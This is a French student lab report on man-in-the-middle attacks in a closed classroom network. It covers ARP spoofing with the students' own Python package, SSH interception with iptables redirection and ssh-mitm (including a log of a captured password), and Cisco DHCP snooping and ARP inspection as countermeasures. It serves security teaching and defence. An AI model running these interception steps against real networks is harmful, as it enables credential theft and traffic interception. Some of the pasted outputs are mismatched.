UNIVERSITÉ SORBONNE PARIS NORD

SAE : 24

SAÉ24 : Attaques MITM sur un réseau local

Kahlaoui habib / Said-Farah rayan

juin 2024

IUT Villetaneuse

Introduction **45**
Configuration du réseaux : 6
Partie 1 — Attaque ARP spoofing avec le paquet mitm **6**
Adressage automatique avec DHCP 6
Installation du paquet 7
Tests 8
Ouverture de deux terminaux sur l'attaquant : 8
Sur le client : Envoyez des demandes d'écho ou de connexion TCP vers le serveur. Demande d'écho (ping) de la machine serveur vers client : 9
Ouverture d'une connexion SSH de la machine serveur vers la machine client : 9
Nous observons la table ARP de la machine client : 11
Conclusion Partie 1 11
Partie 2 — Attaque man-in-the-middle sur SSH **12**
Étape 1 : Configurer une règle de translation d'adresses (NAT) avec `iptables` 12
Étape 2 : Lancer l'attaque ARP spoofing 12
Étape 3 : utiliser la commande suivante pour supprimer l'entrée spécifique de l'adresse IP dans le fichier known_hosts du client : 13
Étape 4 : Utiliser `ssh-mitm` pour intercepter et manipuler les connexions SSH 13
Étape 5 : Sur le client (10.29.0.1), initier une connexion SSH vers le serveur (10.29.0.3) ssh serveur@10.29.0.3 14
Étape 6 : Observer les mots de passe et les données capturées par `ssh-mitm` dans le terminal de l'attaquant. 14
Conclusion Partie 2 15
Partie 3 — Sécurisation du réseau local **15**
1. attribution d'une adresse IP sur le VLAN 1 15
2. activation du service DHCP pour que le switch puisse attribuer des IP aux trois hôtes (le client, le serveur et l'attaquant) 15
3. activation du DHCP snooping 17
4. et enfin activation l'ARP inspection 17
conclusion Partie 3 18

Conclusion Générale **19**

Introduction

Le projet de la SAÉ 24 vise à programmer et expérimenter des attaques de type MITM (Man In The Middle) sur un réseau local, tout en étudiant les mesures de protection pouvant être mises en œuvre pour contrer ces attaques. L'objectif principal est de comprendre ces attaques réseau à des fins pédagogiques, afin de mieux savoir comment s'en protéger. Il est essentiel de réaliser ces opérations dans un cadre contrôlé, tel qu'une salle de travaux pratiques ou des machines virtuelles confinées, pour garantir la sécurité et l'intégrité des systèmes utilisés.

La SAÉ 24 se divise en trois parties distinctes. Dans la première partie, nous programmerons en Python et expérimenterons l'attaque ARP spoofing, étudiée en travaux dirigés. Cette attaque consiste à usurper l'adresse MAC d'un dispositif pour intercepter et manipuler les communications réseau. La deuxième partie du projet sera dédiée à l'expérimentation d'une attaque sur le protocole SSH (Secure Shell), qui est couramment utilisé pour sécuriser les communications à distance. Enfin, la troisième partie se concentrera sur l'étude et l'expérimentation de techniques intégrées aux équipements CISCO, visant à bloquer ces attaques sur un réseau local.

Ce projet permettra non seulement de comprendre le fonctionnement des attaques de type MITM, mais aussi d'explorer des solutions pratiques pour renforcer la sécurité des réseaux locaux.

Configuration du réseaux :

Voici l'adresse qui nous a été attribuée par le professeur pour réaliser notre projet.

KAHLAOUI Habib	SAID FARAH Rayan	10.**29**.0.0/24

Partie 1 — Attaque ARP spoofing avec le paquet mitm

Adressage d'adresse

Client :

```
client@p20211:~$ sudo ip addr add 10.29.0.1/24 dev eth0
```

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr
oup default qlen 1000
    link/ether 00:13:3b:e7:10:bd brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 10.29.0.3/24 scope global eth0
       valid_lft forever preferred_lft forever
```

Serveur :

```
serveur@p20213:~$ sudo ip addr add 10.29.0.3/24 dev eth0
```

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:13:3b:e7:10:bd brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 10.29.0.3/24 scope global eth0
       valid_lft forever preferred_lft forever
```

Attaquant :

```
attaquant@p20212:~$ sudo ip addr add 10.29.0.2/24 dev eth0
```

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default q
len 1000
    link/ether 00:13:3b:e7:10:b5 brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 10.29.0.2/24 scope global eth0
       valid_lft forever preferred_lft forever
```

Installation du paquet

Pour installer le paquet, exécutez la commande suivante à partir du répertoire SAE24 contenant setup.py et scapy:

```
attaquant@p20212:~/sae24$ pip install .
Processing /home/attaquant/sae24
Building wheels for collected packages: mitm
  Building wheel for mitm (setup.py) ... done
  Created wheel for mitm: filename=mitm-1.0.0-py3-none-any.whl size=2509 sha256=ecced451adb499441e56c69e87112ad3b32e02bdfeff4d32064e22d37377b890
  Stored in directory: /tmp/pip-ephem-wheel-cache-88n0hwh5/wheels/a7/ed/0a/3d4e642c7b2d4ed162988f2e8722f8e8e5afb278efdaf60280
Successfully built mitm
Installing collected packages: mitm
Successfully installed mitm-1.0.0
attaquant@p20212:~/sae24$
```

```
attaquant@p20212:~/sae24/mitm$ pip install scapy
Collecting scapy
  Downloading scapy-2.5.0.tar.gz (1.3 MB)
     |████████████████████████████████| 1.3 MB 6.1 MB/s
Building wheels for collected packages: scapy
  Building wheel for scapy (setup.py) ... done
  Created wheel for scapy: filename=scapy-2.5.0-py2.py3-none-any.whl size=1444325 sha256=c3b7
1c5e13fb368c45d5c8c1f07b05a091a83ef1a6e0f04afe82db7c9569d291
  Stored in directory: /home/attaquant/.cache/pip/wheels/dd/1b/47/d46b1a87e339be501612cf4cd1b
f57742e534f9c9aac7b00d6
Successfully built scapy
Installing collected packages: scapy
  WARNING: The script scapy is installed in '/home/attaquant/.local/bin' which is not on PATH
.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no
-warn-script-location.
Successfully installed scapy-2.5.0
attaquant@p20212:~/sae24/mitm$
```

Tests

Activer le routage sur l'attaquant :

Ouverture de deux terminaux sur l'attaquant :

Terminal 1 : Lancez l'attaque ARP spoofing.

```
>>> from mitm import arp
Bienvenue dans le paquet mitm ! Version : 1.0.0
>>> arp.arp("10.29.0.1", "10.29.0.3")
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Terminal 2 : Lancez la capture des paquets.

```
root@p20212:/home/attaquant/sae24# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from mitm import capture
Bienvenue dans le paquet mitm ! Version : 1.0.0
>>> capture.tcp_icmp("10.29.0.1", "10.29.0.3")
ICMP 10.29.0.1 -> 10.29.0.3
ICMP 10.29.0.1 -> 10.29.0.3
ICMP 10.29.0.3 -> 10.29.0.1
ICMP 10.29.0.3 -> 10.29.0.1
TCP 10.29.0.1:48628 -> 10.29.0.3:22
TCP 10.29.0.1:48628 -> 10.29.0.3:22
TCP 10.29.0.3:22 -> 10.29.0.1:48628
TCP 10.29.0.3:22 -> 10.29.0.1:48628
TCP 10.29.0.1:48628 -> 10.29.0.3:22
TCP 10.29.0.1:48628 -> 10.29.0.3:22
TCP 10.29.0.1:48628 -> 10.29.0.3:22
TCP 10.29.0.1:48628 -> 10.29.0.3:22
```

Sur le client : Envoyez des demandes d'écho ou de connexion TCP vers le serveur. Demande d'écho (ping) de la machine serveur vers client :

ping 10.29.0.3

```
client@p20211:~$ ping -c1 10.29.0.3
PING 10.29.0.3 (10.29.0.3) 56(84) bytes of data.
From 10.29.0.2: icmp_seq=1 Redirect Host(New nexthop: 10.29.0.3)
64 bytes from 10.29.0.3: icmp_seq=1 ttl=63 time=1.25 ms

--- 10.29.0.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.249/1.249/1.249/0.000 ms
```

Ouverture d'une connexion SSH de la machine serveur vers la machine client :

ssh serveur@10.29.0.3

```
client@p20211:~$ ssh serveur@10.29.0.3
serveur@10.29.0.3's password:
Linux p20213 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 31 13:55:40 2022 from 192.168.53.2
serveur@p20213:~$
```

La capture est enregistrée dans le fichier capture.json :


```
[
    {
        "prot": "ICMP",
        "src": "10.29.0.1",
        "dst": "10.29.0.3"
    },
    {
        "prot": "ICMP",
        "src": "10.29.0.1",
        "dst": "10.29.0.3"
    },
    {
        "prot": "ICMP",
        "src": "10.29.0.3",
        "dst": "10.29.0.1"
    },
    {
        "prot": "ICMP",
        "src": "10.29.0.3",
        "dst": "10.29.0.1"
    },
    {
        "prot": "TCP",
        "src": "10.29.0.1:48628",
        "dst": "10.29.0.3:22"
    },
    {
        "prot": "TCP",
        "src": "10.29.0.1:48628",
        "dst": "10.29.0.3:22"
    },
    {
        "prot": "TCP",
        "src": "10.29.0.3:22",
        "dst": "10.29.0.1:48628"
    },
    {
        "prot": "TCP",
        "src": "10.29.0.3:22",
        "dst": "10.29.0.1:48628"
    },
    {
        "prot": "TCP",
        "src": "10.29.0.1:48628",
        "dst": "10.29.0.3:22"
    },
    {
        "prot": "TCP",
        "src": "10.29.0.1:48628",
        "dst": "10.29.0.3:22"
    },
    {
```

Nous observons la table ARP de la machine client :

Afficher la table ARP de la machine client avant l'attaque :

```
client@p20211:~$ sudo ip neigh show
192.168.52.254 dev eth1 lladdr ec:f4:bb:c4:53:f0 REACHABLE
10.29.0.2 dev eth0 lladdr 00:13:3b:e7:10:b5 REACHABLE
10.29.0.3 dev eth0 lladdr 00:13:3b:e7:10:bd REACHABLE
client@p20211:~$
```

Afficher la table ARP de la machine client après l'attaque :

```
serveur@p20213:~$ ip neigh show
10.29.0.2 dev eth0 lladdr 00:13:3b:e7:10:b5 STALE
192.168.52.254 dev eth1 lladdr ec:f4:bb:c4:53:f0 REACHABLE
10.29.0.1 dev eth0 lladdr 00:13:3b:e7:10:b5 REACHABLE
serveur@p20213:~$
```

Nous remarquons qu'après l'attaque, la machine client a associée l'adresse IP de la machine serveur avec l'adresse MAC de la machine attaque.

Conclusion Partie 1

La mise en œuvre du paquet mitm pour réaliser une attaque ARP Spoofing a montré que cette technique peut être utilisée avec succès pour intercepter les communications sur un réseau local. La capture et l'analyse des paquets ont été réalisées de manière efficace, permettant d'observer les connexions TCP et les demandes ICMP entre les hôtes ciblés. Ce projet a non seulement permis de mettre en pratique les concepts théoriques appris, mais aussi de développer des compétences en programmation réseau et en sécurité informatique

Partie 2 — Attaque man-in-the-middle sur SSH

Pour réaliser une attaque ARP spoofing suivie d'une attaque MITM sur SSH en utilisant `ssh-mitm`, nous devons suivre plusieurs étapes clés :

Étape 1 : Configurer une règle de translation d'adresses (NAT) avec `iptables`

Pour rediriger les paquets SSH destinés au serveur vers l'attaquant lui-même, nous devons configurer `iptables` pour effectuer une redirection de port.

- **Rediriger le trafic SSH du client (port 22) vers l'attaquant (port 2222)**

```
root@p20212:/home/attaquant/sae24# iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIREC
T --to-port 2222
root@p20212:/home/attaquant/sae24#
```

Étape 2 : Lancer l'attaque ARP spoofing

Utilisez le script `arp.py` pour lancer l'attaque ARP spoofing entre le client (10.29.0.1) et le serveur (10.29.0.3).

```
>>> from mitm import arp
>>> arp.arp("10.29.0.1", "10.29.0.3")
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Étape 3 : utiliser la commande suivante pour supprimer l'entrée spécifique de l'adresse IP dans le fichier known_hosts du client :

sudo gedit /root/.ssh/known_hosts

Puis supprimer le contenu du fichier.

Étape 4 : Utiliser `ssh-mitm` pour intercepter et manipuler les connexions SSH


Une fois que l'attaque ARP spoofing est en cours, utilisez `ssh-mitm` pour intercepter les connexions SSH. Assurez-vous que `ssh-mitm` est installé. Si ce n'est pas le cas, installez-le avec `pip`.

pip install ssh-mitm

Ensuite, lancez `ssh-mitm` pour intercepter les

connexions SSH : ssh-mitm server –remote-host

10.29.0.3 --listen-port 2222



Étape 5 : Sur le client (10.29.0.1), initier une connexion SSH vers le serveur (10.29.0.3) ssh serveur@10.29.0.3

```
root@p20211:~/.ssh# ssh serveur@10.29.0.3
The authenticity of host '10.29.0.3 (10.29.0.3)' can't be established.
RSA key fingerprint is SHA256:1yx/cGJDt9ApiNgO/AtHxp6CPa/VtpDEaCBX+OdapFM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.29.0.3' (RSA) to the list of known hosts.
serveur@10.29.0.3's password:
X11 forwarding request failed on channel 0
Linux p20213 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun  7 09:48:44 2024 from 10.29.0.1
serveur@p20213:~$
```

Étape 6 : Observer les mots de passe et les données capturées par `ssh-mitm` dans le terminal de l'attaquant.

```
[06/07/24 10:14:46] INFO     Remote authentication succeeded
                             Remote Address: 10.29.0.3:22
                             Username: serveur
                             Password: serveur
                             Agent: no agent
                    INFO     i ca20dfbb-403a-4c38-920b-e3b55ab61bfa - local
                    port forwading
                    SOCKS port: 40039
                      SOCKS4:
                        * socat: socat TCP-LISTEN:LISTEN_PORT,fork
                    socks4:127.0.0.1:DESTINATION_ADDR:DESTINATION_PORT,socksport=400
                    39
                        * netcat: nc -X 4 -x localhost:40039 address
                    port
                      SOCKS5:
                        * netcat: nc -X 5 -x localhost:40039 address
                    port
[06/07/24 10:14:47] INFO     i ca20dfbb-403a-4c38-920b-e3b55ab61bfa - session
                    started
                    INFO     i created mirrorshell on port 42095. connect with:
                    ssh -p 42095 127.0.0.1
```

Conclusion Partie 2

Cette attaque démontre la vulnérabilité des connexions SSH lorsqu'elles sont interceptées par une attaque MITM facilitée par ARP spoofing. En redirigeant les paquets SSH et en utilisant un faux serveur SSH, l'attaquant peut intercepter et déchiffrer les données échangées, mettant ainsi en évidence l'importance de mécanismes de sécurité robustes tels que l'utilisation de clés publiques pour l'authentification et la vérification stricte des empreintes digitales des serveurs SSH.

Partie 3 — Sécurisation du réseau local

1. attribution d'une adresse IP sur le VLAN 1

```
Switch>en
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#int vlan 1
```

2. activation du service DHCP pour que le switch puisse attribuer des IP aux trois hôtes (le client, le serveur et l'attaquant)

Switch :

```
Switch(config-if)#ip address 10.29.0.100 255.255.255.0
Switch(config-if)#no shutdown
```

```
Switch(config-if)#ip dhcp excluded-address 10.29.0.1 10.29.0.10
Switch(config)#ip dhcp pool HABIB-POOL
Switch(dhcp-config)#network 10.29.0.0 255.255.255.0
Switch(dhcp-config)#default routeur 10.29.0.1
```

```
Switch(config)#ip dhcp pool HABIB-POOL
Switch(dhcp-config)#default-router 10.29.0.1
```

Client :

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 40:a6:b7:ae:06:1c brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 10.29.0.1/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet 10.29.0.13/24 brd 10.29.0.255 scope global secondary dynamic eth0
       valid_lft 86329sec preferred_lft 86329sec
```

Attaquant :

```
root@p20111:/home/attaquant/sae24# dhclient -i eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group defa
ult qlen 1000
    link/ether 40:a6:b7:ae:06:1b brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 10.29.0.11/24 brd 10.29.0.255 scope global dynamic eth0
       valid_lft 86396sec preferred_lft 86396sec
```

```
root@p20111:/home/attaquant/sae24# ip route
default via 10.29.0.1 dev eth0
default via 192.168.51.254 dev eth1 proto dhcp metric 100
10.29.0.0/24 dev eth0 proto kernel scope link src 10.29.0.11
192.168.51.0/24 dev eth1 proto kernel scope link src 192.168.51.11 metric 100
root@p20111:/home/attaquant/sae24# ip route del default via
```

serveur :

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group defa
ult qlen 1000
    link/ether 40:a6:b7:ae:0b:3d brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 10.29.0.12/24 brd 10.29.0.255 scope global dynamic eth0
       valid lft 86374sec preferred lft 86374sec
```


3. activation du DHCP snooping

```
Switch(dhcp-config)#dns-server 8.8.8.8
Switch(dhcp-config)#exit
Switch(config)#ip dhcp snooping
Switch(config)#ip dhcp snooping vlan 1
Switch(config)#ip arp inspection vlan 1
Switch(config)#exit
Switch#
*Jun  7 08:24:48.400: %SYS-5-CONFIG_I: Configured from console by console
Switch#show ip dhcp snooping
Switch DHCP snooping is enabled
Switch DHCP gleaning is disabled
DHCP snooping is configured on following VLANs:
1
DHCP snooping is operational on following VLANs:
1
DHCP snooping is configured on the following L3 Interfaces:

Insertion of option 82 is enabled
   circuit-id default format: vlan-mod-port
   remote-id: c47e.e0c5.ed80 (MAC)
Option 82 on untrusted port is not allowed
Verification of hwaddr field is enabled
Verification of giaddr field is enabled
DHCP snooping trust/rate is configured on the following Interfaces:

Interface                Trusted    Allow option    Rate limit (pps)
-----------------------  -------    ------------    ----------------
Switch#
```

4. et enfin activation l'ARP inspection

```
>>> from mitm import arp
Bienvenue dans le paquet mitm ! Version : 1.0.0
>>> arp.arp("10.29.0.13", "10.29.0.12")
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Une fois toutes ces configurations réalisées, vous pourrez tester en relançant l'attaque ARP spoofing. L'attaque devrait être bloquée par le switch. Vous devriez aussi voir dans le terminal minicom (celui dans lequel vous tapez vos commandes CISCO) des lignes affichées indiquant que les paquets ARP ont été bloqués.



conclusion Partie 3

En configurant le switch CISCO avec DHCP snooping et ARP inspection, nous avons efficacement sécurisé le réseau local contre les attaques de type ARP spoofing. Le DHCP snooping permet de mémoriser les adresses IP attribuées aux hôtes et l'ARP inspection vérifie les paquets ARP pour s'assurer de leur cohérence avec les informations enregistrées. Cette approche démontre l'importance de configurer correctement les équipements réseau pour protéger contre les attaques MITM. En testant ces configurations, les administrateurs réseau peuvent garantir la sécurité et l'intégrité de leur infrastructure réseau.

Conclusion Générale

Le projet SAE24 a fourni une compréhension approfondie des attaques MITM et des techniques de protection réseau. Les principales conclusions sont les suivantes :

1. **Vulnérabilité des Réseaux Locaux : Les réseaux locaux non sécurisés sont vulnérables aux attaques ARP spoofing, permettant à des attaquants d'intercepter et de manipuler le trafic réseau.**

2. **Importance des Techniques de Sécurité : Les techniques de protection comme le DHCP snooping et l'ARP inspection sont cruciales pour sécuriser les réseaux contre les attaques MITM.**

3. **Formation et Sensibilisation : La réalisation pratique de ces attaques et configurations de sécurité met en évidence l'importance de la formation continue et de la sensibilisation à la sécurité réseau pour les administrateurs et les utilisateurs.**

En conclusion, ce projet a permis de démontrer non seulement la facilité avec laquelle les attaques MITM peuvent être réalisées sur des réseaux non sécurisés, mais aussi l'efficacité des contre-mesures disponibles pour protéger ces réseaux. La compréhension et l'application de ces techniques sont essentielles pour garantir la sécurité et l'intégrité des communications sur les réseaux locaux.

SAE : 24

SAÉ24 : Attaques MITM sur un réseau local

*

FIN